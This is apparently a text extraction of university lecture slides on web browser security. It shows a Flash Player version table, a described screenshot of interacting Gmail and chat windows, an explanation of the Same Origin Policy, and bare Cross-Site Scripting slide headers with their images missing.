
The table below contains the latest Flash Player version information. Adobe recommends that all Flash Player users upgrade to the most recent version of the player through the [Player Download Center](#) to take advantage of security updates.

Platform	Browser	Player version
Windows	Internet Explorer (and other browsers that support Internet Explorer ActiveX controls and plug-ins)	10.2.152.26
Windows	Firefox, Mozilla, Netscape, Opera (and other plugin-based browsers)	10.2.152.26
Macintosh - OS X	Firefox, Opera, Safari	10.2.152.26
Linux	Mozilla, Firefox, SeaMonkey	10.2.152.27
Windows, Linux	Chrome	10.2.154.12
Macintosh - OS X	Chrome	10.2.154.13
Solaris	Mozilla	10.2.152.23


# Subversive Script Execution



# Browser Windows Interact



# Browser Windows Interact



# Browser Windows Interact


The image shows a screenshot of a web browser with two windows. The main window displays an email inbox from Gmail. The address bar shows the URL `https://mail.google.com/a/adambarth.com/#inbox`. A blue box with a white border is positioned over the address bar, containing the text "Needs to access / update state here ...".

A second window, titled "Collin Jackson - chat - Google Chrome", is overlaid on the main window. It shows a chat conversation with the following text:  
oops  
misspell  
take 2 😊  
Collin: shot  
what do you want  
me: ok, one more message  
um... that was your queue to send me another chat message 😊  
Collin: um

A white box with a grey border is positioned over the chat window's title bar, containing the text "Script in here ...". An arrow points from this box to the chat window's title bar.

The background window shows a contact list on the left with "Collin Jackson" selected. The main area shows a list of emails with headers like "Amit Klein", "Collin, Collin (2)", "Jennifer, Adam (7)", and "Diane Crawford".

# Browser Windows Interact



How to control just what scripts are allowed to do?

# *Same Origin Policy*


- Every frame in a browser window has a domain
  - Domain = <server, protocol, port> from which the frame content was downloaded
    - Server = target.com, protocol = HTTP (maybe HTTPS)
- Code downloaded in a frame can only access resources associated with that domain
  - Access = read and **modify** values, incl. *page contents*
- Given this Same Origin Policy (**SOP**), how can an attacker get a script of their choosing executed in the domain target.com?
  - If they can, then **disaster**: they can manipulate victim's interactions with target.com in all sorts of ways

# Cross-Site Scripting (XSS)



Victim client

# Cross-Site Scripting (XSS)




# Cross-Site Scripting (XSS)






